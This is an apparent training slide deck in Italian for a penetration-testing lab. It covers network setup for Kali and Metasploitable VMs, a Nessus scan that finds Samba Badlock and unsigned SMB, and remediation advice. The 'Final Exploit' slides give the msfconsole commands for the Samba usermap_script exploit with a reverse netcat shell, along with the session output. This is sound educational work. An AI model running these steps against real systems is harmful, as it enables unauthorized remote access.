GHOSTPROTOCOL


Exploit Metasploitable

Guide for New Employees


GET STARTED →

GHOSTPROTOCOL

Work environment setup




Su Kali è stato impostato un indirizzo statico 192.168.50.100/24 con gateway 192.168.50.1 e DNS 1.1.1.1, così da avere un punto di controllo stabile per gli attacchi e le scansioni. L'uso di IP statici evita variazioni involontarie durante i test.



Metasploitable è stata configurata con IP statico 192.168.50.150/24 modificando /etc/network/interfaces per assicurare ripetibilità delle esercitazioni. Così la macchina vittima rimane raggiungibile costantemente per exploit e scansioni.

GHOSTPROTOCOL

Ping Demonstration




```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.20 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.645 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=9.33 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.555 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::d3bc:b7e8:9433:5123/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.43 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=7.57 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.686 ms
```

L'output di ip a su Metasploitable conferma che eth0 è attiva e assegnata a 192.168.50.150/24, mostrando che la configurazione di rete è stata applicata correttamente. Questa verifica è fondamentale prima di procedere con lo scanning.

Dal lato vittima ping 192.168.50.100 restituisce echo reply, dimostrando connettività bidirezionale tra le VM. La comunicazione inversa è importante per exploit che richiedono canali di ritorno stabiliti dall'host compromesso.

L'output di ip a su Kali mostra eth0 con 192.168.50.100/24 e l'interfaccia in stato UP, garantendo che l'attaccante sia correttamente collegato alla rete di laboratorio. Controlli come questo prevengono errori durante le fasi successive.


Eseguendo ping 192.168.50.150 da Kali otteniamo risposte regolari con bassa latenza, confermando che i pacchetti ICMP attraversano la rete e che la vittima è raggiungibile. È un test rapido e affidabile prima di lanciare scansioni più approfondite.


GHOSTPROTOCOL

Nessus Setup

è stata creata una scansione di tipo Basic Network Scan chiamata "Build Week G4", impostando come target l'indirizzo 192.168.50.150; il nome e la cartella aiutano a organizzare i report per progetto e giornata di laboratorio.


La fase di discovery è configurata per eseguire una scansione delle porte comuni (SYN/TCP/ICMP/ARP) sfruttando discovery veloce, così da identificare i servizi attivi senza appesantire inutilmente la rete di laboratorio.






Nella sezione assessment è stato lasciato il profilo "Default" per minimizzare falsi positivi e disabilitare scansioni web approfondite, concentrando il controllo su vulnerabilità di sistema e servizi noti.


è stata forzata la verbosità del report per ottenere quante più informazioni possibili; questo permette di includere dettagli tecnici e patch correlate, utili per analisi e mitigazioni successive.






GHOSTPROTOCOL

Nessus Setup



Lo scan è stato lanciato sul target 192.168.50.150; Nessus ha eseguito discovery e assessment seguendo le impostazioni sopra riportate e ha generato il report dettagliato per l'analisi delle vulnerabilità.




Overview risultati: il target riporta numerose vulnerabilità classificate (es. critiche, alte, medie e basse), fornendo un quadro immediato delle priorità di intervento e indicando i servizi più a rischio su cui approfondire (es. Samba/445).

GHOSTPROTOCOL

Samba Vulnerability

La scansione Nessus ha identificato la vulnerabilità “Samba Badlock” (CVE-2016-2118).
Questo difetto colpisce il servizio SMB (porta 445) e riguarda la gestione dei protocolli SAM e LSAD, utilizzati per l’autenticazione remota.

Un attaccante “man-in-the-middle” può intercettare il traffico tra client e server, forzando un downgrade del livello di autenticazione.
Ciò consente l’esecuzione di comandi Samba arbitrari o la modifica di dati sensibili del dominio.
Il rischio è classificato “**Medium**” con punteggio CVSS 7.5, e la soluzione raccomandata è aggiornare Samba ad una versione ≥ 4.2.11 / 4.3.8 / 4.4.2.



57608 - SMB Signing not required

Synopsis

Signing is not required on the remote SMB server.

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

See Also

http://www.nessus.org/u?df39b8b3
http://technet.microsoft.com/en-us/library/cc731957.aspx
http://www.nessus.org/u?74b80723
https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html
http://www.nessus.org/u?a3cac4ea

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

Risk Factor

Medium


CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)

CVSS v3.0 Temporal Score

Un’ulteriore vulnerabilità rilevata riguarda la mancata richiesta di firma SMB (SMB Signing).
In questa configurazione, il server Samba accetta connessioni non firmate, consentendo a un attaccante remoto non autenticato di condurre attacchi di tipo man-in-the-middle e alterare il traffico SMB.

La gravità è media (CVSS 5.3), ma la vulnerabilità può facilitare exploit più complessi.
La correzione consigliata consiste nell’abilitare la firma digitale obbligatoria dei messaggi SMB, impostando il parametro server signing = mandatory nel file di configurazione smb.conf.



90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

http://badlock.org
https://www.samba.org/samba/security/CVE-2016-2118.html

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

GHOSTPROTOCOL

Final Exploit

```
msf > search usermap_script

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf >
```

- Avviata msfconsole e cercato il modulo con search usermap_script.
- Il modulo trovato è exploit/multi/samba/usermap_script, indicato per attacchi contro Samba.
- Questo passaggio conferma il vettore d'attacco e ci permette di procedere alla configurazione del payload.

```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.c
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

- Caricato il modulo con use 0 e visualizzato le options per conoscere i parametri necessari.
- Nelle options sono evidenti RHOSTS/RPORT per il target e LHOST/LPORT per il listener del payload.
- Controllare queste impostazioni evita errori logistici e permette di parametrizzare correttamente l'attacco.

GHOSTPROTOCOL

Final Exploit

- Settato il target su 192.168.50.150 e il listener sulla Kali (192.168.50.100:5555).
- Avviando run, Metasploit ha attivato il reverse TCP handler in attesa della connessione inversa.
- Questo è il momento critico: se il payload funziona, la vittima stabilisce la connessione verso il nostro listener.

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
msf exploit(multi/samba/usermap_script) > run
```

- Metasploit ha confermato l'apertura della sessione con il messaggio Command shell session 1 opened.
- Dalla shell remota è stato eseguito ifconfig per verificare l'identità e la configurazione di rete dell'host compromesso.
- L'output conferma eth0 con 192.168.50.150/24, attestando l'accesso alla macchina prevista e permettendo di proseguire con raccolta informazioni o cleanup.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:33924) at 2025-11-10 14:12:58 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:62:1a:e6
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe62:1ae6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45776 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36553 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5141679 (4.9 MB)  TX bytes:6877105 (6.5 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:603 errors:0 dropped:0 overruns:0 frame:0
          TX packets:603 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:199753 (195.0 KB)  TX bytes:199753 (195.0 KB)
```

GHOSTPROTOCOL

Our Timeline

1. Preparazione rete VirtualBox
   - Creata rete NAT interna 192.168.50.0/24 (HomeLab / ProgettoBW2-G4) con DHCP abilitato per isolare il laboratorio.

2. Assegnazione indirizzi IP
   - Configurato Kali con IP statico 192.168.50.100/24 (gateway 192.168.50.1, DNS 1.1.1.1).
   - Configurata Metasploitable con IP statico 192.168.50.150/24 tramite /etc/network/interfaces.

3. Verifica connettività di base
   - Controllo ip a su entrambi gli host per confermare eth0 e gli indirizzi.
   - Eseguiti ping bidirezionali tra Kali e Metasploitable per assicurare comunicazione stabile.

4. Avvio servizio di scanning
   - Avviato Nessus su Kali (systemctl start nessusd) e creato uno scan tipo Basic Network Scan chiamato “Build Week G4” con target 192.168.50.150.

5. Configurazione scan Nessus
   - Impostata discovery su porte comuni (SYN/TCP/ICMP/ARP), assessment su profilo “Default” per ridurre falsi positivi, verbosità aumentata per dettagli estesi e opzioni di performance conservative.

6. Esecuzione scan e analisi risultati
   - Lanciato lo scan; ottenuto report con varie vulnerabilità. Tra le evidenze principali: Samba Badlock (CVE-2016-2118) e SMB signing non obbligatorio.

7. Selezione vettore d’attacco
   - In msfconsole ricercato il modulo usermap_script e individuato exploit/multi/samba/usermap_script come exploit adatto per Samba.

8. Preparazione exploit in Metasploit
   - Caricato il modulo (use 0), verificate le opzioni (RHOSTS, RPORT, LHOST, LPORT) e payload di default (cmd/unix/reverse_netcat).

9. Parametrizzazione e lancio
   - Impostato RHOSTS = 192.168.50.150, LHOST = 192.168.50.100, LPORT = 5555.
   - Eseguito run: avviato reverse TCP handler e attesa connessione inversa.

10. Compromissione e verifica
    - Ricevuta connessione: Command shell session 1 opened.
    - Dalla shell remota eseguito ifconfig per confermare eth0 = 192.168.50.150/24, attestando l’accesso al sistema target.

GHOSTPROTOCOL

Executive Summary

1. Obiettivo raggiunto:
   - ambiente di laboratorio predisposto, vulnerabilità rilevate con Nessus e sfruttamento pratico con Metasploit che ha portato all'apertura di una shell remota sulla macchina vittima.

2. Flusso operativo valido:
   - configurazione rete → verifica connettività → scanning automatizzato → analisi risultati → scelta exploit congruente → configurazione handler → esecuzione exploit → verifica post-compromissione.
   - Questo workflow dimostra l'intero processo di penetration testing didattico, dalla ricognizione alla compromissione controllata.

3. Vettore critico identificato:
   - Samba (porta 445) — in particolare vulnerabilità legate a Badlock e alla mancata firma SMB — che rendono possibile attacchi MITM e l'esecuzione remota con i moduli Metasploit.

1. Impatto e rischio:
   - l'accesso ottenuto permette esecuzione di comandi sul sistema vittima e raccolta di informazioni; anche se classificato mediamente in alcuni casi, combinazioni di debolezze possono portare a compromessi più gravi in reti reali.

2. Raccomandazioni immediate:
   - aggiornare Samba alle versioni corrette e abilitare SMB signing obbligatorio; applicare patch, ridurre superficie esposta e usare configurazioni sicure di rete.

3. Prossimi passi pratici (consigliati):
   - documentare gli screenshot e i log per il report, eseguire un pivot/ricognizione controllata solo se necessario, raccogliere evidenze utili (enumerazione utenti, privilegi, file sensibili) e infine ripetere il test su immagini aggiornate per verificare mitigazioni.

GHOSTPROTOCOL

Thank You

We Guard You!